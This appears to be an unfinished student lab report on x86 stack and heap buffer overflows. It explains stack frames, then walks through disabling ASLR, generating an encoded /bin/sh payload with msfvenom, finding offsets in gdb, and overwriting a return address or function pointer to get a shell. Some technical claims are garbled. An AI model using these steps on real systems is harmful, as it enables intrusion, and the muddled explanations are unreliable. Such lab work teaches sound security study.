Table of Contents

[Executive Summary 1](#_Toc7006)

[Business Scenario 2](#_Toc7007)

[Procedures 3](#_Toc7008)

[Created Tables 3](#_Toc7009)

[Configured Landscape Pages 5](#_Toc7010)

[Results 8](#_Toc7011)

[Conclusions and Recommendations 9](#_Toc7012)

[Recommendations 9](#_Toc7013)

[Biblography 10](#_Toc7014)

[APPENDIX A: Problem Solving 11](#_Toc7015)

[Problem 1 Title 11](#_Toc7016)

[Problem 2 Title 11](#_Toc7017)

[Problem 3 Title 11](#_Toc7018)

[APPENDIX B: Router and Switch COnfigurations 13](#_Toc7019)

[Router 1 13](#_Toc7020)

[Router 2 13](#_Toc7021)

[Switch 1 – 4 13](#_Toc7022)

*Note: There should be no text formatting (bold, italics, underline) within the ToC. Make sure to check at the end before turning it in. Also remember to remove this note.*


# Dockerfile

Within this section, you can learn more about Dockerfile by referring to the official tutorial:[Dockerfile reference](https://docs.docker.com/engine/reference/builder/)

# No operation instruction(nop)

We can see there are some ‘A’ or ‘\x41’xist in the code. They are Nop. You can find more detailed information here:[What is a NOP instruction in x86 and x64 assembly? - The Security Buddy](https://www.thesecuritybuddy.com/reverse-engineering/what-is-a-nop-instruction-in-x86-and-x64-assembly/)

# MEMORY PARTITION OF C PROGRAM IN X86 ARCH



# STACK & its registers

Stack Frame Concept: The stack space required for a function


A new stack frame is created when a new function is called.There are three registers (32-bit) involved with the stack: esp, eip, ebp, which correspond to rsp, rip, rbp for 64-bit.

esp: points to the top of the current stack frame.


ebp: points to the bottom of the current stack frame.

eip: points to the instruction being executed in the current stack frame (can be understood as reading the information corresponding to the esp address).


To understand the operation process of the stack, the core is to understand the execution process of ebp/eip/esp: Before the parent function calls the sub-function, the stack state is:




ebp points to the bottom of the stack, esp points to the top of the stack. When the function starts to push the stack, esp continuously decreases, expanding towards lower address values (since it goes from high address to low address, esp keeps subtracting 2). When encountering a sub-function, first expand the return address, which is the address of the parent function's stack top, placed on the sub-function's return address. This step is for the subsequent sub-function to complete its execution and obtain the parent function's stack top through ret, and eip can execute from the parent function's stack top position.




After assigning the return address, continue pushing the stack. At this time, the address pointed to by ebp is stored in the next step stack, and the address of the next step stack is popped into ebp. ebp then points to the bottom of the sub-function's stack, and when it points to it, the value of the ebp register is assigned to esp, as shown in the following figure:




Then continue to push variables and parameters to the top of the stack, and esp continues to decrease by 1 to expand towards lower address values.



Begin the stack read and write operations: eip = esp, eip reads the command pointed to by the address in esp, and the stack is gradually popped. At this time, esp begins to approach the lower address bit. When esp = ebp, ebp reads the address data stored in the current position and jumps to the parent function's ebp:



At this point, esp continues to pop to get the return address, and eip jumps to the parent function stack top position. After the jump, eip continues to execute commands from the data contained in esp, and can complete the execution steps of eip (note ret: pop eip).




In this way, pushing and popping the stack can form the execution of functions between each other, with a focus on understanding the specific steps of the three registers in function calls.

The basic direction of stack overflow vulnerabilities is: the parent function (caller) takes the return address of the sub-function (callee) when calling the sub-function. This address contains the base address of the parent function. That is, after a function call is completed, the stack frame at that time must be deleted and the value of the Return Address is returned to rip/eip to achieve the operation of returning to the parent function. Therefore, we only need to find a way to change the value of the Return Address to the address of the vulnerable function, and we can gain control of the system through this vulnerable function.

Core goal: change the value of the Return Address.

Stack overflow method: break through the address of the vulnerability, and then write data back to higher address according to the stack, overwrite the data of the callee, and finally write the function address we need to run into the Return Address, which is to write the address of the function we need to run into the Return Address with the last data packet.



# HEAP

Compared to the stack, the heap is more flexible in allocating memory

1Heap can allocate or free memory at any of its locations

2If a program needs to dynamically allocate memory, it will be allocated in the heap. Usually associated with functions such as new(),memset().

# gdb

[gdb.pdf (sourceware.org)](https://sourceware.org/gdb/current/onlinedocs/gdb.pdf)

# Shell code

1 Write hexadecimal opcodes directly.

2 Write the program in a high-level language and then decompile it to obtain the assembly instructions and the hexadecimal opcode.

3 Compile the assembly program, write it back, and extract the hexadecimal opcode from the binary.

4 Use some third-party tool such as msfvenom that generates shellcode while specifying the feautures and language

# Aslr

[How ASLR protects Linux systems from buffer overflow attacks | Network World](https://www.networkworld.com/article/3331199/what-does-aslr-do-for-linux.html)

# Procedures

## Stack Overflow

How it works: The vulnerable point of this Lab is strcpy function which is a C function.

The source code of it can be found below. The strcpy() function is used to copy a string from one location to another.

However, it is considered to be a potentially unsafe function because it does not perform any bounds checking on the destination buffer, which can lead to buffer overflow vulnerabilities.Other vulnerable functions include strncpy(); memset(); etc.

Suppose now the destination buffer is 20 bytes, but we paste 30 bytes in it. As we know from the introduction of stack above. It will overwritten some blocks of stack such as framed pointer or even return address. And in this case, we don’t have the return address anymore. So it will not return to the safe place but execute the attack code(shell code) that we made. Then the attack goes to succeed.

So,again. Core goal: change the value of the Return Address.

The basic direction of stack overflow vulnerabilities is: the parent function (caller) takes the return address of the sub-function (callee) when calling the sub-function. This address contains the base address of the parent function. That is, after a function call is completed, the stack frame at that time must be deleted and the value of the Return Address is returned to rip/eip to achieve the operation of returning to the parent function. Therefore, we only need to find a way to change the value of the Return Address to the address of the vulnerable function, and we can gain control of the system through this vulnerable function.

1. sudo echo 0 | sudo tee /proc/sys/kernel/randomize\_va\_space

Configure the ASLR in the host machine.

1. docker build -t stack .

Note that ‘-t’ follows the tag of this image and also the second variable’.’ means the source of Dockerfile. You can know more about Dockerfile using the resources above.

1. When it comes to the step:”RUN msfvenom -p linux/x86/exec CMD=/bin/sh AppendExit=true -e x86/alpha\_mixed -f python > shell.txt”, we need to get the size of the Shellcode which is “payload” generated by msfvenom.If it does not show up you can try the default size which is 162 bytes or 161 bytes. If it does not work you can also try to get the size of it by open the shell.txt file and check it artificially. If you want to know more about how to generate a shellcode or write a shellcode with assembly language or decompile tool. You can refer to the resources above.

This command uses Metasploit's msfvenom tool to generate a payload, where each parameter has the following meaning:

-p linux/x86/exec: Specifies that the payload should use the exec module for Linux x86 architecture, which allows running a specified command.

CMD=/bin/sh: Specifies the command to be executed as /bin/sh, which launches an interactive shell.

AppendExit=true: Appends an exit code to the payload to ensure that the shell exits gracefully.

-e x86/alpha\_mixed: Specifies the x86/alpha\_mixed encoder to obfuscate the payload and make it harder to detect or defend against.

-f python: Specifies the output format as Python code.

> shell.txt: Redirects the output of the generated Python code to a file named shell.txt.

1. docker run -it stack
2. We now need to know when the program runs, what will the stack looks like and how the shell code would be execute.

Figure1:The layout of stack


1. So we need to get the information of it.

You can refer to Figure2 for detailed information.

You can refer to the resources above for detailed information of the gdb commands.

Figure2:The process of executing the shell code


1. $ gdb program
2. $ b 8
3. You might be confused with the initial address of Shell Code. So you can $run AAAAAAAA which will show up as 0x41414141 0x41414141 which is a way to help you find the initial address of Shell code which should be the address of esp in this case



1. $info register, we can see the value of ebp as well as esp. So that we know the space range of the vulnerable function.
2. $x/200x $esp we can see the initial position of the buffer. We get the return address stored right after the value of register ebp which should be ebp + 4 .

And we need to replace the value in the return address as the initial position of shell code and in order to do that. We need to fill the space from ebp to esp before the return address. If you want to know more about register. You can refer to the resources above.





1. $q
2. $y

13. vim shel1.py

14. For buf, just copy from shell.txt. For initoffset, just calculate the number of ‘A’ that should be filled in which equals to 512 + 4(size of ebp) - size of shellcode(should be 162 or 161). And replace the rerturn address that should be reversly return and written in hex format. For example, if the return address is 0xff91dd83, then ret = ‘\x83\xdd\x91\xff’

15.$python shel1.py

16. $./program $(python sol1.py)

17 you will have the shell!

Problem solving

## Heap Overflow

How it works: The vulnerable point of this Lab is pretty much the same as stack overflow.

The core goal is still changing the address from where it should be to our place. We need to know the concept of function pointer which represents a kind of function and it’s value is a address of a function. In this program, initially, the function pointer f points to a function fail. So if we don’t do the attack, the function fail() will be call by the pointer. If we do the attack. We can change the address’s value whose address is where the pointer points to from the fail() to success() just like figure 1.

The source code of it can be found below.

1.$docker build -t heap .

2.$docker run -it heap

3.$cat program.c

4.$gdb heapoverflow

5.b 38

6.run AAAAAAAA

7.info proc map get the starting address of heap

8.x/2200x $(the address of heap()) And you can find the address of function fail() and success() because some information has already been printed.

9.disassemble fail #To verify the address

10.(gdb) q

11.y

12.$vim sol1.py Calculate the heap size and give appropriate number of A’s and replace

eip with the address of function *success()*

1. *$ ./heapoverflow + argument you calculate*
2. *You make it!*